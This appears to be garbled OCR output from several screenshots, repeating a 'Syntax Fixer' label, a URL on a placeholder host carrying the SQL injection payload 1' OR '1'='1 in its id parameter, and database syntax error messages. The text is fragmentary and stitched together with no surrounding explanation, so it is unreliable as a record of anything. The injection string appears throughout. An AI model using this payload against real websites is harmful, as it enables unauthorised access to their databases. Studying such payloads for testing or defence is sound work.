
Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1



Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1




`1' OR '1'='1`

error: line 1 column 1 near "1' or '1' = '1"

`'1' OR '1'='1`

Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1



1' OR '1'='1


error: line 1 column 1 near "1' or '1' = '1"

'1' OR '1'='1

error: line 1 column 1 near " or '1' = '1"

Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1



```
1' OR '1'='1
```

```
error: line 1 column 1 near "1' or '1' = '1"
```

